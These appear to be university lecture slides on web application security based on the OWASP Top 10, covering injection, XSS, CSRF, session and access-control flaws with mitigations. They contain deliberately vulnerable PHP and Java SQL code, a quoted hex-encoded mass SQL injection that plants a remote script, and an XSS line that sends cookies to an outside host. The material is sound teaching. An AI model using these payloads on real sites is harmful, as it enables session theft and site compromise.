



IF3110 – Web-based Application Development

Security-Threat & Vulnerability

References

- OWASP – Open Web Application Security Project (<http://www.owasp.org>)
- *Foundations of Security: What Every Programmer Needs To Know* by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>)
- *24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them* by Michael Howard, David LeBlanc & John Viega (ISBN [9780071626750](#))



These slides are based on...

OWASP Top 10 – 2010

The Top 10 Most Critical Web Application Security
Risks

Dave Wichers
COO, Aspect Security
OWASP Board Member

dave.wichers@aspectsecurity.com

dave.wichers@owasp.org

Mapping from 2007 to 2010 OWASP Top 10

OWASP Top 10 – 2007 (Previous)		OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	↑	A1 – Injection
A1 – Cross Site Scripting (XSS)	↓	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	=	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	=	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	=	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	+	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	↑	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	↑	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	=	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	+	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	-	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	-	<dropped from T10 2010>

Mapping Top 10: From 2010 to 2013

2010-A1 – Injection	2013-A1 – Injection
2010-A2 – Cross Site Scripting (XSS)	2013-A2 – Broken Authentication and Session Management
2010-A3 – Broken Authentication and Session Management	2013-A3 – Cross Site Scripting (XSS)
2010-A4 – Insecure Direct Object References	2013-A4 – Insecure Direct Object References
2010-A5 – Cross Site Request Forgery (CSRF)	2013-A5 – Security Misconfiguration
2010-A6 – Security Misconfiguration	2013-A6 – Sensitive Data Exposure
2010-A7 – Insecure Cryptographic Storage	2013-A7 – Missing Function Level Access Control
2010-A8 – Failure to Restrict URL Access	2013-A8 – Cross-Site Request Forgery (CSRF)
2010-A9 – Insufficient Transport Layer Protection	2013-A9 – Using Known Vulnerable Components (NEW)
2010-A10 – <u>Unvalidated</u> Redirects and Forwards (NEW)	2013-A10 – <u>Unvalidated</u> Redirects and Forwards
3 Primary Changes:	<ul style="list-style-type: none"> Merged: 2010-A7 and 2010-A9 -> 2013-A6

A1 – Injection

Injection means...

- Tricking an application into including unintended commands in the data sent to an interpreter

Interpreters...

- Take strings and interpret them as commands
- SQL, OS Shell, LDAP, XPath, Hibernate, etc...


SQL injection is still quite common

- Many applications still susceptible (really don't know why)
- Even though it's usually very simple to avoid

Typical Impact

- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access

SQL Injection – Illustrated



Account:

SKU:

1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

SQL Injection

- Often you don't need to this vulnerability, just *knock at the front door*
 - TCP/1433 in Microsoft SQL Server
 - TCP/1521 in Oracle
 - TCP/523 in IBM DB2
 - TCP/3306 in MySQL

Often sys-admin left them open to the Internet with default password
- Affected Languages: *Almost all high-level language*
- Characteristic of the Application
 - Takes user input
 - Does not check user input for validity
 - Uses user-input data to query a database
 - Uses string concatenation or string replacement to build the SQL query or uses the SQL exec command (or similar)

Sinful: PHP

```
<?php
```

```
$db = mysql_connect("localhost","root","$$sshhh...!");  
mysql_select_db("Shipping",$db);  
$id = $_HTTP_GET_VARS["id"];  
$qry = "SELECT ccnum FROM cust WHERE id =%$id%";  
$result = mysql_query($qry,$db);  
if ($result) {  
    echo mysql_result($result,0," ccnum");  
} else {  
    echo "No result! " . mysql_error();  
}
```

```
?>
```

Sinful: JAVA

```
public static boolean doQuery(String Id) {
    Connection con = null;
    try {
        Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
        con = DriverManager.getConnection("jdbc:microsoft:sqlserver: " +
            "///localhost:1433", "sa", "$3cre+");
        Statement st = con.createStatement();
        ResultSet rs = st.executeQuery(
            " SELECT ccnum FROM cust WHERE id = " + Id);
        while (rs.next()) {
            // Party on results }
        rs.close();
        st.close();
    } catch (SQLException e) {
        ...
    }
}
```

Sophisticated trick

```

orderitem.asp?IT-GM-204;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x440045
0043004C00410052004500200040005400200076006100720063006800610072002800320035
00350029002C0040004300200076006100720063006800610072002800320035003500290020
004400450043004C0041005200450020005400610062006C0065005F0043007500720073006F
007200200043005500520053004F005200200046004F0052002000730065006C006500630074
00200061002E006E0061006D0065002C0062002E006E0061006D0065002000660072006F006D
0020007300790073006F0062006A006500630074007300200061002C0073007900730063006F

DECLARE @T varchar(255) '@C varchar(255) DECLARE Table_Cursor CURSOR FOR
select a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and
a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T'@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+'@T+''] set
['+'@C+'']=rtrim(convert(varchar['+'@C+'']))+'<script
src=nihaorrl.com/l.js></script>''')FETCH NEXT FROM Table_Cursor INTO @T'@C
END CLOSE Table_Cursor DEALLOCATE Table_Cursor

0027005D00200073006500740020005B0027002B00400043002B0027005D003D007200740072
0069006D00280063006F006E007600650072007400280076006100720063006800610072002C
005B0027002B00400043002B0027005D00290029002B00270027003C00730063007200690070
00740020007300720063003D0068007400740070003A002F002F007700770077002E006E00
6900680061006F007200720031002E0063006F006D002F0031002E006A0073003E003C002F00
7300630072006900700074003E0027002700270029004600450054004300480020004E0045
00580054002000460052004F004D00200020005400610062006C0065005F0043007500720073
006F007200200049004E0054004F002000400054002C0040004300200045004E0044002000
43004C004F005300450020005400610062006C0065005F0043007500720073006F0072002000
4400450041004C004C004F00430041005400450020005400610062006C0065005F00430075
00720073006F007200%20AS%20NVARCHAR(4000)};EXEC(@S);--

```

A1 – Avoiding Injection Flaws

- Recommendations
 1. Avoid to use “string concatenation”
 2. Avoid the interpreter entirely (i.e., never trust users’ input)
 3. Use an interface that supports bind variables (e.g., prepared statements, or stored procedures),
 - Bind variables allow the interpreter to distinguish between code and data
 4. Encode all user input before passing it to the interpreter
 - Always perform ‘white list’ input validation on all user supplied input
 - Always minimize database privileges to reduce the impact of a flaw
- References
 - http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
 - https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet

XSS-RELATED ATTACKS

XSS Inclusion




XSSI Illustrated

Attacker sets the trap on some website on the internet
(or simply via an e-mail)

1




Benign Web Application



3

2

While logged into the site,
victim views attacker's site



Load script from the
benign web site

XSSI

User

`http://www.domain.com/json/nav_data?callback=UpdateHeader`

Response

```
Update Header({  
  "date_time": "2006/04/29 10:15",  
  "logged_in_user": "jondoe@domain.com",  
  "account_balance": 256.98  
})
```

User's visit malicious site

```
<script>  
  function UpdateHeader(dict) {  
    if (dict['account_balance'] > 100) {  
      do_phishing_redirect(dict['logged_in_user']);  
    }  
  }  
</script>  
<script  
  src="http://www.domain.com/json/nav_data?callback=UpdateHeader">  
</script>
```


Avoiding XSSI


- Authentication Action Token
- Restriction on POST request
- Preventing resource access to some domain

A2 – Cross-Site Scripting (XSS)




XSS Illustrated


1 Attacker sets the trap – update my profile



Application with stored XSS vulnerability



2 Victim views page – sees attacker profile



3 Script silently sends attacker Victim's session cookie

XSS in Code

- Request

`http://www.domain.com/query?question=cookies`

`question=cookies+%3Cscript
%3Emalicious-script%3C/script%3E`

- Response

...

`<p>Your query for 'cookies' returned the following results:</p>`

...

...

`<p>Your query for 'cookies<script>malicious-script</script>' returned the following results:</p>`


...

```
<script>
  i = new Image();
  i.src = "http://www.hackerhome.org/log_cookie?
cookie=" +
          escape(document.cookie);
</script>
```

A2 – Avoiding XSS Flaws

- Recommendations
 - Eliminate Flaw
 - Don't include user supplied input/untrusted data in the output page
 - suppressing certain characters (such as the characters < and > that delimit HTML tags), or replacing them with an appropriate escape sequence (such as < and >).
 - handle character escapes and encoding correctly
 - Defend Against the Flaw
 - Primary Recommendation: Output encode all user supplied input (Use OWASP's ESAPI to output encode:
<http://www.owasp.org/index.php/ESAPI>)
 - Perform 'white list' input validation on all user input to be included in page
 - For large chunks of user supplied HTML, use OWASP's AntiSamy to sanitize this HTML to make it safe
See: <http://www.owasp.org/index.php/AntiSamy>
- References
 - [http://www.owasp.org/index.php/XSS_\(Cross Site Scripting\) Prevention Cheat Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

Safe Escaping Schemes in Various HTML Execution Contexts



#1: (&, <, >, ") → &entity; (' , /) → &#xHH;
ESAPI: encodeForHTML()

#2: All non-alphanumeric < 256 → &#xHH
ESAPI: encodeForHTMLAttribute()

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()

#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()

ALL other contexts CANNOT include Untrusted Data

Recommendation: Only allow #1 and #2 and disallow all others

See: [www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) for more details

Mitigating from XSS Attacks

- use HTTPOnly – it prevents cookies access to client-side scripting
- Bind session cookie with IP address

A5 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, ...) with each request

Imagine...

- What if a hacker could steer your mouse and get you to click on links in your online banking application?
- What could they make you do?

Typical Impact

- Initiate transactions (transfer funds, logout user, close account)
- Access sensitive data
- Change account details

CSRF Vulnerability Pattern

- The Problem
 - Web browsers automatically include most credentials with each request
 - Even for requests caused by a form, script, or image on another site
- All sites relying solely on automatic credentials are vulnerable!
 - (almost all sites are this way)
- Automatically Provided Credentials
 - Session cookie
 - Basic authentication header
 - IP address
 - Client side SSL certificates
 - Windows domain authentication

CSRF Illustrated


Attacker sets the trap on some website on the internet
(or simply via an e-mail)

1





<http://www.blogger.com/deleteblog.do?blogId=BLOGID>

Application with CSRF vulnerability



2

While logged into vulnerable site, victim views attacker site



3

Vulnerable site sees legitimate request from victim and performs the action requested

``

A5 – Avoiding CSRF Flaws

- Add a secret, not automatically submitted, token to ALL sensitive requests
 - This makes it impossible for the attacker to spoof the request
 - (unless there's an XSS hole in your application)
 - Tokens should be cryptographically strong or random
- Validate with user' input
- Options
 - Store a single token in the session and add it to all forms and links
 - **Hidden Field:** `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
 - **Single use URL:** `/accounts/687965fdfaew87agrde`
 - **Form Token:** `/accounts?auth=687965fdfaew87agrde ...`
 - Beware exposing the token in a referer header
 - Hidden fields are recommended
 - Can have a unique token for each function
 - Use a hash of function name, session id, and a secret
 - Can require secondary authentication for sensitive functions (e.g., eTrade)
- Don't allow attackers to store attacks on your site
 - Properly encode all input on the way out
 - This renders all links/requests inert in most interpreters

See the new: www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet
for more details

Client-Side State Manipulation


User Can Modify Their State

- Users can modify any data in the client-side
- Users can submit HTTP request as it prefers

Typical Impact

- Attackers can change the data that benefit them
- Attackers can trick the application to behave according to its preferences

Illustration



```
<HTML>
<HEAD>
<TITLE>Pay for Pizza</TITLE>
</HEAD>
<BODY>
<FORM ACTION="submit_order" METHOD="GET">
The total cost is 5.50.
Are you sure you would like to order?
<INPUT TYPE="hidden" NAME="price" VALUE="5.50">
<INPUT TYPE="submit" NAME="pay" VALUE="yes">
<INPUT TYPE="submit" NAME="pay" VALUE="no">
</BODY>
</HTML>
```

```
if (pay = yes) {
    success = authorize_credit_card_charge(price);
    if (success) {
        settle_transaction(price);
        dispatch_delivery_person();
    }
    else {
        // Could not authorize card
        tell_user_card_declined();
    }
}
else {
    // pay = no
    display_transaction_cancelled_page();
}
```

A3 – Broken Authentication and Session Management

HTTP is a “stateless” protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn't
 - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, ...

Beware the side-doors

- Change my password, remember my password, forgot my password, secret question, logout, email address, etc...


Typical Impact

- User accounts compromised or user sessions hijacked

Broken Authentication Illustrated

1

User sends credentials



2

Site uses URL rewriting
(i.e., put session in URL)

3


User clicks on a link to <http://www.hacker.com> in a forum

Hacker checks referer logs on www.hacker.com
and finds user's JSESSIONID


4

5

Hacker uses JSESSIONID and takes over victim's account



www.boi.com?JSESSIONID=9FA1DB9EA...



A3 – Avoiding Broken Authentication and Session Management

- Verify your architecture
 - Authentication should be simple, centralized, and standardized
 - Use the standard session id provided by your container
 - Be sure SSL protects both credentials and session id at all times
- Verify the implementation
 - Forget automated analysis approaches
 - Check your SSL certificate
 - Examine all the authentication-related functions
 - Verify that logoff actually destroys the session
 - Use OWASP's WebScarab to test the implementation
- Follow the guidance from
 - http://www.owasp.org/index.php/Authentication_Cheat_Sheet

Variant: Broken Auth and Session Management

- Too late session_start
 - DoS, or Password Bruteforce
- Easy to guess session_id

A4 – Insecure Direct Object References

How do you protect access to your data?

- This is part of enforcing proper “Authorization”, along with A7 – Failure to Restrict URL Access



A common mistake ...

- Only listing the ‘authorized’ objects for the current user, or
- Hiding the object references in hidden fields
- ... and then not enforcing these restrictions on the server side
- This is called presentation layer access control, and doesn’t work
- Attacker simply tampers with parameter value

Typical Impact

- Users are able to access unauthorized files or data

Insecure Direct Object References Illustrated



- Attacker notices his acct parameter is 6065
?acct=6065
- He modifies it to a nearby number
?acct=6066
- Attacker views the victim's account information

A4 – Avoiding Insecure Direct Object References

- Eliminate the direct object reference
 - Replace them with a temporary mapping value (e.g. 1, 2, 3)
 - ESAPI provides support for numeric & random mappings
 - `IntegerAccessReferenceMap` & `RandomAccessReferenceMap`

<http://app?file=Report123.xls>

<http://app?file=1>

<http://app?id=9182374>

<http://app?id=7d3J93>

**Access
Reference
Map**

Report123.xls

Acct:9182374

- Validate the direct object reference
 - Verify the parameter value is properly formatted
 - Verify the user is allowed to access the target object
 - Query constraints work great!
 - Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)

Variant

- Weak magic URLs
